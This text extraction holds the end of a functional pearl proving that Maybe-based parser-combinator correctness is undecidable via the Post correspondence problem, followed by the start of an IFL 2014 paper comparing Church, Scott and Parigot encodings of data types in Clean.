and that means that tile 0 must come next, since other tiles do not start with a 'b' on top. So it is pointless to try any candidate solution that does not begin [1, 0, ...], and yet the brute-force *solutions* function does just this, as well as trying many other sequences that make no sense. It would be an interesting exercise to write a better search algorithm.

It's obvious that if a problem has at least one solution, then it has an infinite number, because concatenating a solution with itself or another one will always give a further solution. Other problems have no solutions at all; for them, the function *solutions* will not return the empty list, but instead will run forever without producing any information. For some sets of tiles, we might be able to determine by inspection that there are in fact no solutions. For example, if there are no tiles where the top and bottom labels begin with the same character, then there is no tile that could start a correct layout, and it is certain that there are no solutions.

In general, however, *it is undecidable whether a given set of tiles has a solution*. I assume this result here without proving it in detail. The book by Sipser (2005) gives a proof by reduction from the halting problem for Turing machines.<sup>2</sup> A Turing machine and its initial tape can be represented by a set of tiles, in such a way that we can begin a correct layout by first putting down the initial state, then we can continue by adding tiles in a way that corresponds to a sequence of steps of the Turing machine. We will be able to complete the layout correctly and find a solution exactly if the Turing machine halts. This means that deciding whether the set of tiles has a solution is equivalent to deciding whether the Turing machine halts with the given input, and we know that problem to be undecidable.

Before returning to the problem of *Maybe*-based parser combinators, we will first mention a classic undecidable problem connected with parsing: the problem of deciding whether a grammar is ambiguous.

## 5 Ambiguity

Given a set of tiles, we can construct a context-free grammar that is ambiguous exactly if the set of tiles has a solution. The layout described in Section 4 is [1, 0, 2, 1, 3], leading to the string "abcaaabc", and we will encode this as

"3,1,2,0,1=abcaaabc".

To the left of the equals sign appears the list of tiles chosen; it appears in reverse order for 'technical reasons' that will emerge soon. To the right appears the concatenated sequence of labels from the tiles, in this case the same string whether we take the upper labels or the lower ones.

Given a list of labels, either the upper ones from a list of tiles or the lower ones, we can write productions to describe the set of strings that can be assembled. It's easiest to express these productions as a function that takes the list of labels and returns a parser.

---

<sup>2</sup> The problem *tiles1* is taken from an example in the same book.

## 8 When Maybe is not good enough

```

assembly :: MonadPlus m => [String] → Parser m ()
assembly tags = p where
  p = alt [(pString (show i) >>
    ((pChar ',' >> p) ⊕ pChar '=') >> pString tag)
            | (i, tag) ← zip [0 ..] tags]

```

For the list `tags = ["b", "a", "ca", "abc"]`, this parser corresponds to the productions,

$$\begin{aligned} A &\rightarrow 0 A' b \mid 1 A' a \mid 2 A' c a \mid 3 A' a b c \\ A' &\rightarrow , A \mid =. \end{aligned}$$

The reason for the reversed list of tile indices emerges here, because the grammar generates the list of indices and the string of tags simultaneously by growing them outwards from the middle, one in each direction.

Now, given a tile set `tiles`, if a string like "abcaaabc" can be generated as the top row of a layout, then some string like "3,1,2,0,1=abcaaabc" will be accepted by the parser `assembly (map fst tiles)`; and if the string can be generated as the bottom row of a layout, then a similar string will be accepted by `assembly (map snd tiles)`. Crucially, if a string appears on both the top and bottom of the *same* layout, then there will be a string that is accepted by both these parsers.

So we can put the two parsers together in alternation to get a parser that accepts at least one string in two different ways exactly if the set of tiles has one or more solutions. For present purposes, we can settle on the list monad, written `[]` in the type of the parser:

```

ambiguous :: [Tile] → Parser [] Int
ambiguous tiles =
  (assembly (map fst tiles) >> pChar '!' >> return 1)
  ⊕ (assembly (map snd tiles) >> pChar '!' >> return 2)

```

I've used '!' as an end-of-file marker to make sure the whole string is matched, and added the return values 1 and 2 to make it easier to see what's happening.

Expressing the same construction as a grammar, we would have one set of productions for the top labels in the tiles, similar to those for `A` and `A'` shown earlier, a second set for the bottom labels using non-terminals `B` and `B'`, and two productions `S → A ! | B !` to join them together. Let's try the parser on some examples:

```

*Main> runParser (ambiguous tiles1) "3,1=aabc!"
[(1, "")]

*Main> runParser (ambiguous tiles1) "3,1=abc!"
[(2, "")]

*Main> runParser (ambiguous tiles1) "3,1=babc!"
[]

*Main> runParser (ambiguous tiles1) "3,1,2,0,1=abcaaabc!"
[(1, ""), (2, "")]

```

The top labels on tiles 1 and 3 concatenate to give "aabc", and the string that encodes this fact is accepted with the result 1; similarly, the string "abc" is made from the bottom labels on the same two tiles, and a corresponding string is accepted with the result 2. On the other hand, the string "babc" does not represent either the top or the bottom labels on these tiles, so the

next test string is not accepted at all. Finally, the string "abcbacba" can be obtained from either the top or the bottom labels of the tiles 1, 0, 2, 1, 3, so the string "3,1,2,0,1=abcaaabc!" is accepted in two ways by the parser, showing that the grammar is ambiguous.

For any set of tiles, we can form the parser *ambiguous tiles*, and that parser will return multiple results on exactly those strings that encode a solution to the correspondence problem. So the parser is capable of returning multiple results (and the underlying grammar is ambiguous) exactly if the original set of tiles has a solution. Since this question is undecidable, we have shown that it is not in general decidable whether a context-free grammar is ambiguous.

In the next section, we will use a similar construction to show that it is not decidable whether a grammar is correctly parsed by a *Maybe*-based parser.

## 6 Freedom from backtracking

In place of the parser *ambiguous* from the previous section, let us consider now another parser assembled from two instances of *assembly*. This time, we leave the monad *m* unspecified:

```
backtrack :: MonadPlus m => [Tile] -> Parser m Int
backtrack tiles =
    inner >>= (\x -> pChar '!' >> return x)
    where
        inner =
            ((assembly (map fst tiles) >> return 1)
             ⊕ (assembly (map snd tiles) >> pChar '?' >> return 2))
```

Again, I've used '!' as an end-of-file marker, but I've carefully factored the grammar, bearing in mind that the distributive law (\*) is not satisfied by *Maybe*. Note too the presence of the character '?' in one alternative of the *inner* parser.

Let's examine what happens when we apply this parser to a typical input string:

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"
Ambiguous type variable 'm' in the constraint: 'MonadPlus m'
Probable fix: add a type signature that fixes these type variable(s)
```

Oops! Because the monad *m* is undetermined in the type of *backtrack*, we'll have to specify carefully what type of answer we want before GHC can show us the result.

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"
                                                :: [(Int, String)]
[(2, "")]
```

Because the input string consists of a correct layout followed by "?!", the parsing goes as follows:

- The parser *assembly (map fst tiles)* succeeds, causing *inner* to produce the result 1 and the remainder "?!".
- On this remainder, the parser *pChar '!' fails*, causing backtracking.

## 10 When *Maybe* is not good enough

- Now the parser *assembly* (*map snd tiles*) succeeds, producing again the remainder "?!". After this, the parser *pChar* '?' consumes the '?', causing *inner* to produce the result 2 and the remainder "!".
- This time the parser *pChar* '!' succeeds, and the overall outcome is success.

But what happens if we use a parser based on *Maybe* instead?

```
*Main> runParser (backtrack tiles1) "3,1,2,0,1=abcaaabc?!"  
:: Maybe (Int, String)  
Nothing
```

This time, the story is different. The parser *assembly* (*map fst tiles*) succeeds as before without the need for backtracking, guided by the indices embedded in the input, and the parser *pChar* '!' subsequently fails. But this time there is no possibility of backtracking to try the other branch, and the whole parse fails, yielding *Nothing*.

We should also check the behaviour of the parser for strings that can be generated only from the top or only from the bottom of a layout. For convenience, let's first give names to specialized versions of the parser:

```
*Main> let backtrackL = backtrack :: [Tile] -> Parser [] Int  
*Main> let backtrackM = backtrack :: [Tile] -> Parser Maybe Int
```

Now a string that can only be generated from the top labels gives no result with either parser, because there is no way to consume the '?' character after matching with the top:

```
*Main> runParser (backtrackL tiles1) "3,1=aabc?!"  
[]  
*Main> runParser (backtrackM tiles1) "3,1=aabc?!"  
Nothing
```

In this case, the *Maybe*-based parser gives a result consistent with the list-based one. Again, if a string can only be generated from the bottom labels, it gives a positive result from both parsers:

```
*Main> runParser (backtrackL tiles1) "3,1=abc?!"  
[(2, "")]  
*Main> runParser (backtrackM tiles1) "3,1=abc?!"  
Just (2, "")
```

So it is only when a string represents a solution to the correspondence problem that the list-based and *Maybe*-based parsers disagree; in that case, it is the *Maybe*-based parser that gives the wrong answer, failing to recognize a string that is generated by the underlying grammar. Whether such a string exists is, as before, undecidable given the set of tiles, so we conclude that it is undecidable, given a grammar, whether the grammar is correctly parsed by the *Maybe*-based parser that is derived from it.

## 7 Previous work

The result presented in this article has been known for many years, and in fact for many years before parser combinators were invented. In a set

of notes written for a course given in 1967, and subsequently published as (Knuth 1971), Donald Knuth describes an abstract *parsing machine*. This machine runs programs in which the instructions either recognize and consume a token from the input, or call a subroutine to recognize an instance of a non-terminal. Each instruction has two continuations for success and failure, and part of the subroutine mechanism is that if a subroutine returns with failure, then the input pointer is reset to where it was when the subroutine was called. A subroutine that returns successfully, however, deletes the record of the old position of the input pointer. There is a natural translation of context-free grammars into programs for this machine, which behave exactly like combinator parsers based on *Maybe*. Knuth proves that the correct functioning of a program for the parsing machine is undecidable, using the same reduction presented in this article, though I have changed the details in order to work within a fixed alphabet.

## Acknowledgements

The author thanks Doaitse Swierstra and ... for their suggestions for improving the presentation.

## References

- Knuth, D. E. (1971) “Top-down syntax analysis”, *Acta Informatica* 1, pp. 79–110. Reprinted as Chapter 14 of (Knuth 2003).
- Knuth, D. E. (2003) *Selected papers on computer languages*, CSLI Publications.
- Sipser, M. F. (2005) *Introduction to the theory of computation*, second edition, Course Technology.

# Church Encoding of Data Types Considered Harmful for Implementations

– Functional Pearl –

Pieter Koopman Rinus Plasmeijer

Radboud University  
Institute for Computing and Information Sciences  
Nijmegen, The Netherlands  
pieter@cs.ru.nl rinus@cs.ru.nl

Jan Martin Jansen

Netherlands Defence Academy (NLDA)  
The Netherlands  
jm.jansen.04@nlda.nl

## Abstract

From the  $\lambda$ -calculus it is known how to represent (recursive) data structures by ordinary  $\lambda$ -terms. Based on this idea one can represent algebraic data types in a functional programming language by higher-order functions. Using this encoding we only have to implement functions to achieve an implementation of the functional language with data structures. In this paper we compare the famous Church encoding of data types with the less familiar Scott and Parigot encodings.

We show that one can use the encoding of data types by functions in a Hindley-Milner typed language by adding a single constructor for each data type. In an untyped context, like an efficient implementation, this constructor can be omitted. By collecting the basic operations of a data type in a type constructor class and providing instances for the various encodings, these encodings can co-exist in a single program. By changing the instance of this class we can execute the same algorithm in a different encoding. This makes it easier to compare the encodings with each other.

We show that in the Church encoding selectors of constructors yielding the recursive type, like the tail of a list, have an undesirable strictness in the spine of the data structure. The Scott and Parigot encodings do not hamper lazy evaluation in any way. The evaluation of the recursive spine by the Church encoding makes the complexity of these destructors linear time. The same destructors in the Scott and the Parigot encoding requires only constant time. Moreover, the Church encoding has problems with sharing reduction results of selectors. The Parigot encoding is a combination of the Scott and Church encoding. Hence we might expect that it combines the best of both worlds, but in practice it does not offer any advantage over the Scott encoding.

**Categories and Subject Descriptors** D [1]: 1; D [3]: 3Data types and structures

**Keywords** Implementation, Data Types, Church Numbers, Scott Encoding, Parigot Encoding

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.

IFL '14, October 01 – 03, 2014, Boston, MA, USA.  
Copyright © 2014 ACM 978-1-4503-3284-2/14/10...\$15.00.  
<http://dx.doi.org/10.1145/2746325.2746330>

## 1. Introduction

In the  $\lambda$ -calculus it is well-known how to encode data types by  $\lambda$ -terms. The most famous way to represent data types by functions in the  $\lambda$ -calculus is based on the encoding of Peano numbers by Church numerals [2, 3, 11]. In this paper we review the Church encoding of data types and show that it causes severe complexity problems and spoils laziness as well as sharing. These problems can be prevented by using the far less known Scott [13] or Parigot [29, 30] encoding of data types.

Based on the representation of data types in  $\lambda$ -calculus we can transform the algebraic data types from functional programming language like Clean [32] and Haskell [19] to pure functions. These algebraic data types were first introduced in the language HOPE [10]. The algebraic data types are equivalent to polynomial data types used in type theory. Representing all data types by plain functions simplifies the implementation of the programming language. The implementation only has to handle plain higher order functions. The absence of data types make the abstract machine used to implement the core functional language significantly simpler. Most of these abstract machines [24] contain special instructions to handle data types, e.g., the SECD machine [26], the G-machine [23, 31] and the ABC-machine [25].

Barendregt [3] explains in chapter 6 how the Church encoding is transformed to the typed  $\lambda$ -calculus in papers of Böhm and various coauthors [5–9]. The Church encoding adapted to the typed  $\lambda$ -calculus is also known as the Böhm-Berarducci encoding. Barendregt introduces an alternative encoding called the *standard representation* in [2]. This is a two step approach to represent  $\lambda$ -terms. First, the  $\lambda$ -terms are represented as Gödel numbers. Next, these Gödel numbers are represented as Church Numerals.

The oldest description of an alternative encoding is in a set of unpublished notes of Dana Scott, see [13] page 504. This encoding is reinvented many times in history. For instance, the implementation of the language Ponder is based on this idea [14]. Also the language TINY from Steensgaard-Madsen uses the Scott encoding [34]. The representation of data types by Mogensen is an extension of the Scott encoding that enables reflection [3, 27]. For the implementation of the simple programming language SAPL we reinvented this encoding [20, 21]. SAPL is used to execute Clean code of an iTTask program in the browser [33]. Naylor and Runciman used the ideas from SAPL in the implementation of the Reducer [28]. Despite these publications the Scott encoding is still much less famous than the Church encoding. Moreover, we do not know a paper in which these encodings are thoroughly compared. Parigot proposed an encoding for data types that is a combination of the Church and Scott encoding. There is no evidence that Parigot was

aware of the Scott encoding. It seems to be a variant of reinvention of the Scott encoding.

Using one additional constructor for each type and encoding, the encodings of the data types become valid types in the Hindley-Milner type system. This enables experiments with the encodings in typed functional languages like Clean and Haskell.

In this paper we use a type constructor class to capture all basic operations on algebraic data types, constructors as well as matching and selector functions. All manipulations of the data type in the source language are considered to be expressed in terms of the functions in this type class. By switching the instance of the type class, we obtain another encoding of the data type. The uniform encoding based on type classes helps us to compare the various encodings of the data type.

In Section 2 we review the encoding of non-recursive data types in the  $\lambda$ -calculus. In Section 3 the  $\lambda$ -calculus is replaced by named higher-order functions. The named function makes the notation of recursive algorithms easier. We show how recursive data types can be represented by named function in Section 4. The Church, Scott and Parigot encodings will be different instances of the same type constructor class. This makes the differences in the encoding very clear. Optimisations of the encodings are discussed in Section 5. In Section 6 we conclude that algorithmic complexity of the Church encoding for recursive selector functions is higher than the complexity of the Scott and Parigot encodings. Due to problems with sharing the result of destructors in the Church encoding the result is worse than one might expect.

## 1.1 Contribution of this Paper

The basic efficiency problem of the Church encoding of data types is, at least implicitly, mentioned at several places, e.g. [17, 27]. The additional complexity caused by the lack of sharing in the Church encoding is an immediate consequence of this encoding. We have not found any reference to this problem and the somewhat counter-intuitive solution (copying the data structure) in the literature. The real contributions of this pearl are:

1. the uniform formulation of the Church, Scott and Parigot encodings;
2. identification of the sharing problem in the Church encoding and a solution for this efficiency problem by making a copy;
3. the presentation of typical examples in all of these formalisms;
4. measurements illustrating the efficiency differences.

## 2. Non-Recursive Data Types in the $\lambda$ -calculus

Very early in the development of  $\lambda$ -calculus it was known how to use  $\lambda$ -terms for manipulations handled nowadays by algebraic data types in functional programming languages. Since one does not want to extend the  $\lambda$ -calculus with new language primitives,  $\lambda$ -terms achieving the effect of the data types were introduced.

For an enumeration type with  $n$  constructors without arguments, the  $\lambda$ -term equivalent to constructor  $C_i$ , selects argument  $i$  from the given  $n$  arguments:  $C_i \equiv \lambda x_1 \dots x_n . x_i$ . For each function over the enumeration type we supply  $n$  arguments corresponding to results for the constructors. The simplest nontrivial example is the type for Boolean values.

### 2.1 Booleans in $\lambda$ -calculus

The Boolean values True and False can be represented by a data type having just two constructors  $T$  and  $F$ <sup>1</sup>. We interpret the first

<sup>1</sup> In this paper we will use names starting with a capital for functions mimicking constructors and names starting with a lowercase letter for all other functions. Hence a boolean is a function with two arguments.

argument as true and the second one as false.

$$T \equiv \lambda t f . t$$

$$F \equiv \lambda t f . f$$

For the Boolean values the most famous application of these terms is probably the conditional. Its representation is:

$$\text{cond} \equiv \lambda c t e . c t e$$

Using Currying the conditional can also be represented as the identity function:  $\text{cond} \equiv \lambda c . c$ . We can even apply the Boolean value directly to the then- and else-part. This is used in the following definition of the logical and-operator.

$$\text{and} \equiv \lambda x y . x y F$$

If the first argument  $x$  is true the result of the and-function is determined by the argument  $y$ . Otherwise, the result of the and-function is  $F$  (false).

### 2.2 Pairs in $\lambda$ -calculus

This approach can be directly extended to data constructors with non-recursive arguments. The arguments of the constructor in the original data type are given as arguments to the function representing this constructor. A pair is a data type with a single constructor. This constructor has two arguments. The function  $e1$  selects the first element of such a pair and  $e2$  the second element. The  $\lambda$ -terms encoding such a pair are:

$$\text{Pair} \equiv \lambda x y p . p x y$$

$$e1 \equiv \lambda p . p (\lambda x y . x)$$

$$e2 \equiv \lambda p . p (\lambda x y . y)$$

With these terms we can construct a term that swaps the elements in such a pair as:

$$\text{swap} \equiv \lambda p . \text{Pair} (e2 p) (e1 p)$$

This representation of data types as  $\lambda$ -terms is the basis of representing data types as functions. The main difference is that we will use named and recursive functions instead of  $\lambda$ -expressions.

## 3. Representing Data Types by Named Functions

It seems to be straightforward to transform the  $\lambda$ -terms representing Booleans and pairs to functions in a functional programming language like Clean or Haskell. In this paper we will use Clean, but any modern lazy functional programming language with type constructor classes will give very similar results.

### 3.1 Encoding Booleans by Named Functions

The functions from Section 2.1 for the Booleans become<sup>23</sup>:

$$\begin{aligned} T &:: a a \rightarrow a \\ T t f &= t \end{aligned}$$

$$\begin{aligned} F &:: a a \rightarrow a \\ F t f &= f \end{aligned}$$

$$\begin{aligned} \text{cond} &:: (a a \rightarrow a) a a \rightarrow a \\ \text{cond } c t e &= c t e \end{aligned}$$

### 3.2 Encoding Pairs by Named Functions

The direct translation of the  $\lambda$ -terms in Section 2.2 for pairs yields<sup>4</sup>:

<sup>2</sup> For typographical reasons we generally prefer a function like  $T t f = t$  over the equivalent  $T = \lambda t f . t$ .

<sup>3</sup> In Haskell the type  $a \rightarrow a \rightarrow a$  is written as  $a \rightarrow a \rightarrow a$ .

<sup>4</sup> In Haskell the anonymous function  $\lambda p . p x y$  is written as  $\lambda p . p x y$ .

```

Pair' :: a b → (a b → c) → c
Pair' x y = λp.p x y

e1' :: ((a b → a) → a) → a
e1' p = p (λx.y.x)

e2' :: ((a b → b) → b) → b
e2' p = p (λx.y.y)

swap' :: ((a a → a) → a) → (a a → b) → b
swap' p = Pair' (e2' p) (e1' p)

```

Unfortunately, the type for `swap'` requires that both elements of the pair have the same type `a`. This is due to the fact that the type for `Pair'` states the type of the access function as `a b → c` and the Hindley-Milner type system requires a single type for such an argument [3]. The encoding with additional constructors and type constructor classes developed below in Section 4.1 will remove this limitation. This restriction only limits the possibility to execute the encoding in functions in a strongly typed language. In an untyped context these functions will behave correctly.

## 4. Recursive Data Types

For recursive types we show three different ways to represent data types by functions.

The first approach is a generalisation of the well-known Church numbers [2]. This implies that a recursive data structure mirrors an expanded fold as pointed out by Hinze in [17]. This is especially convenient in  $\lambda$ -calculus since recursive functions require that the function itself is passed around as an additional argument. This recursion is usually achieved by an application of the Y-combinator.

The second approach does nothing special for recursive arguments of constructors. Hence, it uses explicitly recursive manipulation functions for recursive data types, just like the algebraic data types in functional programming languages like Haskell and Clean. This arbitrary recursion pattern of these functions is not limited to folds of the Church encoding. The oldest source of this approach is a set of unpublished notes from Dana Scott, hence this representation is called the Scott encoding.

The third approach is the combination of the previous two. It contains the fold-like representation of the Church encoding, as well as the simple selectors from the Scott encoding. We will investigate whether this gives us indeed the best of both worlds.

Since we have named functions, arbitrary recursion is no problem at all. We state all encodings of the data type and the associated manipulation functions directly as named functions without using the Y-combinator. In order to compare the encodings easily and to be able to write functions that work for all encodings we construct type (constructor) classes for the data types in our description. The type constructor class will contain the constructors of the data type, represented by functions, and the selection functions for arguments of the constructors.

These type classes require a constructor in the functions representing the data types. We also need to insert constructors to use of the functional encodings in a strongly typed language. The constructors can be dropped when we fix the encoding and work in an untyped setting.

### 4.1 Pairs Revisited

In our new approach `Pair` is a type constructor class with a constructor `Pair` and two destructors `e1` and `e2`. These destructors select the first and second argument.

```

class Pair t where
  Pair :: a b → t a b
  e1   :: (t a b) → a
  e2   :: (t a b) → b

```

Using the primitives from this class, the `swap` function becomes<sup>5</sup>:

```

swap :: (t a b) → t b a | Pair t
swap p = Pair (e2 p) (e1 p)

```

Note that the use of the type class yields better readable types and eliminates the problem with the types of the arguments in the function `swap`. Here it is completely valid to use different types for the elements of the pair. In fact, it is even possible to yield a pair that is a member of another instance of the type constructor class `swap :: (t a b) → (u b a) | Pair t & Pair u`.

### 4.1.1 Pairs with Native Tuples

The instance of `Pair` for 2-tuples is completely standard.

```

instance Pair (,) where
  Pair a b = (a, b)
  e1 (a, b) = a           // equal to the function fst from StdEnv
  e2 (a, b) = b           // equal to the function snd from StdEnv

```

### 4.1.2 Pairs with Functions

Since `Pair` is not recursive, all encodings of such a pair with functions coincide. We introduce a placeholder type `FPair` to satisfy the type class system. This also allows us to introduce a universally quantified type variable `t` for the result of manipulations of the type.

```
:: FPair a b = FPair (forall t: (a b → t) → t)
```

```

instance Pair FPair where
  Pair a b = FPair λp.p a b
  e1 (FPair p) = p λa.b.a
  e2 (FPair p) = p λa.b.b

```

In order to give `FPair` the kind required by the type constructor class `Pair` the type of the result `t` is a universally quantified type in this definition. This makes the definition of `swap` typable in a Hindley-Milner type system, even without a type constructor class, while the definition of `swap'` in Section 3.2 restricts the elements `e1` and `e2` of the pair to have identical types.

## 4.2 Peano Numbers

The simplest recursive data type is a type `Num` for Peano numbers. This type has two constructors. `Zero` is the non recursive constructor that represents the value zero. The recursive constructor `Succ` yields the successor of such a Peano number, it has another `Num` as argument. There are two basic manipulation functions, a test on zero and a function computing the predecessor of a Peano number.

```

class Num t where
  Zero   :: t
  Succ   :: t → t
  isZero :: t → Bool
  pred   :: t → t

```

It is of course possible to replace the basic type `Bool` by the type representing Booleans in this format introduced in Section 3. We use a basic type here to show that the two type representations mix perfectly.

### 4.2.1 Peano Numbers with Integers

An implementation of these numbers based on integers is:

---

<sup>5</sup>The class restriction `| Pair t` in the type of the function `swap` states that this function works for any type `t` that is an instance of the type constructor class `Pair`. This ensures that `Pair`, `e1` and `e2` are defined for `t`. In Haskell such a class constraint is written as `swap :: (Pair t) ⇒ (t a b) → t b a`.

```

instance Num Int where
  Zero      = 0
  Succ n   = n + 1
  isZero n = n == 0
  pred n   = if (n > 0) (n - 1) undef

```

#### 4.2.2 Peano Numbers with an Algebraic Data Type

The implementation of Num with an ordinary algebraic data type Peano has no surprises. We use case expressions instead of separate function alternatives to make the definitions a little more compact.

```
:: Peano = Z | S Peano
```

```

instance Num Peano where
  Zero      = Z
  Succ n   = S n
  isZero n = case n of Zero = True; _ = False
  pred n   = case n of S m = m; _ = undef

```

#### 4.2.3 Peano Numbers in the Church Encoding

The first encoding with functions is just the formulation of Church numbers in this format. The type Peano has two constructors. Hence, each constructor function has two arguments. The first argument represents the case for zero, the second one mimics the successor. A nonnegative number  $n$  is represented by  $n$  applications of this successor to the value for zero. The constructor Succ adds one application of this function.

The test for zero yields `True` when the given number  $n$  is `Zero`. Otherwise, the result is `False`. The predecessor function in the Church encoding is somewhat more challenging. The number  $n$  is represented by  $n$  applications of some higher order function  $s$  to a given value  $z$ . The predecessor must remove one of these applications of  $s$ . The first solution for this problem was found by Kleene while his wisdom teeth were extracted at the dentist [12]. The value zero is replaced by a tuple containing `undef`, the predecessor of zero<sup>6</sup>, and the predecessor of the next number: `zero`. The successor function recursively replaces the tuple  $(y, s \ x)$  by  $(s \ x, s \ (s \ x))$  starting at  $z$ . The result of this construct is the tuple  $(\text{pred } n, n)$ . The predecessor function selects the first element of this tuple. Since the predecessor is constructed from the value zero upwards to  $n$ , the complexity of this operation is  $O(n)$ .

```
:: CNum = CNum ( $\forall b : b (b \rightarrow b) \rightarrow b$ )
```

```

instance Num CNum where
  Zero      = CNum  $\lambda zero succ.zero$ 
  Succ n   = CNum  $\lambda zero succ.succ ((\lambda(CNum x).x) n zero succ)$ 
  isZero (CNum n) = n True  $\lambda x. False$ 
  pred (CNum n)
    = CNum  $\lambda z s.e1 (n (\text{Pair } undef z)$ 
       $(\lambda p =: (\text{FPair } _). \text{Pair } (e2 p) (s (e2 p))))$ 

```

Just like in the representation of pairs we add a constructor `CNum` to solve the type problems of this representation in the Hindley-Milner type system of Clean. The universally quantified type variable `b` ensures that the functions representing the constructors can yield any type without exposing this type in `CNum`. This type is very similar to the type `cnat :=  $\forall X. X \rightarrow (X \rightarrow X) \rightarrow X$`  used for Church numbers in polymorphic  $\lambda$ -calculus,  $\lambda 2$  [15].

The pattern `FPair _` in the `pred` function is an artefact of our encoding by type classes, it solves the overloading of `Pair`.

<sup>6</sup>Every now and then people use `z`, the actual value of the argument `zero`, instead of `undef` as predecessor of `Zero`. This prevents runtime errors, but it does not correspond to our intuition of numbers and complicates reasoning. For instance, the property `pred n = pred m  $\Rightarrow$  n = m` does not hold since `pred (succ zero)` becomes equal to `pred zero`.

Notice that the successor itself passes the values for zero and `succ` recursively to the given number  $n$ . Removing the constructor `CNum` from the argument of `Succ` is done by nameless function  $\lambda(CNum x).x$  in the right-hand side of `Succ` to prevent that the argument becomes strict. This enables the proper lazy evaluation of infinite expressions like `isZero inf where inf :: CNum; inf = Succ inf`. When `Succ` would be strict this will result in an infinite computation.

The function `Succ` has to add one application of the argument `succ` to the given number. Since all  $n$  functions `succ` in a number  $n$  are equal, this can be done in two ways. Above we add the additional application of `succ` to the encoding of `n`. It is in this encoding also possible to replace the given value of zero in the recursion by `succ zero`. That is `Succ (CNum n) = CNum  $\lambda zero succ.n (succ zero) succ$` . The direct access to both sides of the sequence of applications of `succ` is unique for the Church encoding. We will use this in Section 5 to optimise fold-like operations over recursive types in the Church encoding.

#### 4.2.4 Peano Numbers in the Scott Encoding

The type `SNum` representing the Scott numerals uses a constructor and a universally quantified type variable for exactly the same reasons as the Church encoding. This type is related to the types assigned to Scott numerals by Abadi et al., [1]. This type is again similar to `snat :=  $\forall X. X \rightarrow (snat \rightarrow X) \rightarrow X$`  used for Scott numbers in  $\lambda 2\mu$  [15]. Since we have recursive functions in our core language, the external recursion is no problem.

The Scott encoding for the non-recursive cases `Zero` and `isZero` is equal to the Church encoding. For the recursive functions `Succ` and `pred` the Scott encoding is simpler than the Church encoding. The recursion pattern of the Scott encoding is very similar to the definitions for the native date type `Peano` in Clean.

```
:: SNum = SNum ( $\forall b : b (SNum \rightarrow b) \rightarrow b$ )
```

```

instance Num SNum where
  Zero      = SNum  $\lambda zero succ.zero$ 
  Succ n   = SNum  $\lambda zero succ.succ n$ 
  isZero (SNum n) = n True  $\lambda x. False$ 
  pred (SNum n) = n undef  $\lambda x. x$ 

```

Since the implementation of `pred` in this Scott encoding is a simple selection of an element of a constructor its complexity is  $O(1)$ . This is much better than the  $O(n)$  complexity of the same operator in the Church encoding. Moreover, this encoding is lazy. The value of the recursive argument  $n$  is not completely evaluated in this representation of Peano numbers.

#### 4.2.5 Peano Numbers in the Parigot Encoding

The Parigot encoding is characterized by having the recursive type from the the Church-Style fold argument, as well as the Scott-style plain recursive argument.

Parigot proposed this encoding of data types in an attempt to enable reasoning about algorithms as well as obtain an efficient implementation of these algorithms [29, 30]. These papers do not mention the Scott encoding. This representation seems slightly better known than the Scott encoding. For instance, Hinze uses it in his *generics for the masses* to represent data types by functions in the context of generic programming [18].

The numbers in the Parigot encoding reads:

```
:: PNum = PNum ( $\forall b : b (PNum \rightarrow b) \rightarrow b$ )
```

```

instance Num PNum where
  Zero      = PNum  $\lambda z s.z$ 
  Succ p   = PNum  $\lambda z s.s.p ((\lambda(PNum n).n) p z s)$ 
  isZero (PNum n) = n True  $\lambda p. x. False$ 
  pred (PNum n) = n undef  $\lambda p. x. p$ 

```

The second argument in the function after PNum represents the successor. Its argument of type PNum matches the Scott encoding, while the b represents the fold-like Church encoding. This type resembles the type for Parigot numbers  $\text{pnat} := \forall X.X \rightarrow (\text{pnat} \rightarrow X \rightarrow X) \rightarrow X$  in  $\lambda 2\mu$  assigned in [15]. These numbers are called Church-Scott numbers there.

Notice that pred is implemented here in the constant time Scott way instead of the Church encoding that requires linear time. The second argument of Succ is more suited for a fold-like operation.

#### 4.2.6 Using the Type Class Num

Using the primitives from the class Num we can define manipulation functions for these numbers. The transformation of any of these number encodings to one of the other encodings is given by NumToNum. This uniform transformation is a generalisation of the transformations between Church and Scott numbers in [22]. The context determines the encodings n and m. Using a very similar recursion pattern we can define addition for all instances of Num by the function add.

```
NumToNum :: n → m | Num n & Num m
NumToNum n | isZero n
    = Zero
    = Succ (NumToNum (pred n))

add :: t t → t | Num t
add x y | isZero x
    = y
    = add (pred x) (Succ y)
```

Using details of the encoding it is possible to optimise these functions.

Although the given definitions work for all instances, the algorithmic complexity depends on the encoding selected. In particular the predecessor function pred is  $O(n)$  in the Church encoding and  $O(1)$  for the other implementations of Num. In Section 5 we discuss how this can be improved for these examples.

### 4.3 Lists

In the Peano numbers all information is given by the number of applications of Succ in the entire data structure. Recursive data types that contain more information are often needed. The simplest extension of the Peano numbers is the list. The Cons nodes of a list corresponds to the Succ in the Peano numbers, but in contrast to the Peano numbers a Cons contains an element stored at that place in the list. This is modelled by type class List. Compared to Num there is an additional argument a in the constructor for the recursive case, and there is an additional primitive access function head to select this element from the outermost Cons.

```
class List t where
    Nil :: t a
    Cons :: a (t a) → t a
    isNil :: (t a) → Bool
    head :: (t a) → a
    tail :: (t a) → t a
```

#### 4.3.1 List with the Native List Type

The instance for the native lists in Clean is very simple<sup>7</sup>

```
instance List [] where
    Nil      = []
    Cons a x = [a:x]
    isNil xs = case xs of [] = True; _ = False // isEmpty
    head   xs = case xs of [a:x] = a; _ = undef // hd
    tail   xs = case xs of [a:x] = x; _ = undef // tl
```

<sup>7</sup> In Haskell the list [a:x] is written as (a:x). The expression [a:x] is valid Haskell, but it is a singleton list containing the list (a:x) as its element.

#### 4.3.2 List in the Church Encoding

The instance inspired by the Church numbers is rather similar to the instance for CNum.

```
:: CList a = CList (λb: b (a→b→b) → b)
```

```
instance List CList where
    Nil          = CList λnil cons.nil
    Cons a x     = CList λn c.c a ((λ(CList l).l) x n c)
    isNil (CList l) = l True λa x.False
    head (CList l) = l undef λa x.a
    tail (CList l)
        = CList λnil cons.e1 (l (Pair undef nil)
            (λa p=:(FPair _).Pair (e2 p) (cons a (e2 p))))
```

